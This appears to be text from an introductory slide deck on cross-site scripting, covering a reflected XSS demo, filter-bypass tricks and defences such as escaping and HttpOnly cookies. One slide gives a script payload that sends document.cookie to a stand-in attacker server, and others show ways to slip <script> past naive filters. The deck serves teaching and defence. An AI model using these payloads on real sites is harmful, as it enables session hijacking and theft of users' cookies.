
You are watching an image with id = 1





http://somewebsite.com/showimage?id=a

You are watching an image with id = a



http://somewebsite.com/showimage?id=<script>al…

You are watching an image with id =


meow

Hi~

Hello~

A cute cat !!
http://goo.gl/abcdef

```
http://somewebsite.com/showimage?id=<script>location.href=(“http://myserver.com/somepage?cookie=" + document.cookie);</script>
```



WTF x 2

Cross-Site Scripting

Cross site to retrieve sensitive data

Using scripts to attack

How To Defense ?

1. Filtering

Lots of filtering methods

But, there are also lots of ways to bypass

Filtering Method 1

Removing all <script> words

But using <SCRIPT> will be safe.

Filtering Method 2

Replace all script

But, <scscriptript> becomes <script>

Learning Filtering Methods

- Some practice websites
  - alert(1) to win
    - If you cannot see the page, try to replace ‘https’ with ‘http’
  - prompt(1) to win

2. Escaping

```
<script>alert("meow");</script>
```

↓

```
&lt;script&gt;alert(&quot;meow&quot;);&lt;/script&gt;
```

Lots of Framework have provide such built-in functions

3. Browser-support Headers

Headers

- X-XSS-Protection: 1
  - Works in Chrome, IE (>= 8.0), Edge, Safari, Opera
  - The browsers will detect possible XSS attacks for you.
- Set-Cookie: HttpOnly
  - Disallow the scripts to retrieve 🍪
  - 🍪 can only be retrieved by HTTP requests
- More here

However, according to a research of a famous security company…

Only 20% of websites in Taiwan using those headers.

Only 7.8% of websites using more than two such headers.

Some XSS Practices

- XSS Challenges
- XSS Game (Recommend to open using Chrome)

Resource

OWASP Node.js Goat

- An example project to learn how common security risks apply to web applications developed using Node.js
- https://www.owasp.org/index.php/Projects/OWASP_Node_js_Goat_Project

Checklists

- Node.js Security Checklist
  - A checklist for developers to prevent security risks on Node.js.
- Security Checklist Developers
  - A general security checklist for backend developers

HITCON Zero Days

- A website for users to report the vulnerabilities they found.
- https://zeroday.hitcon.org/

Thank You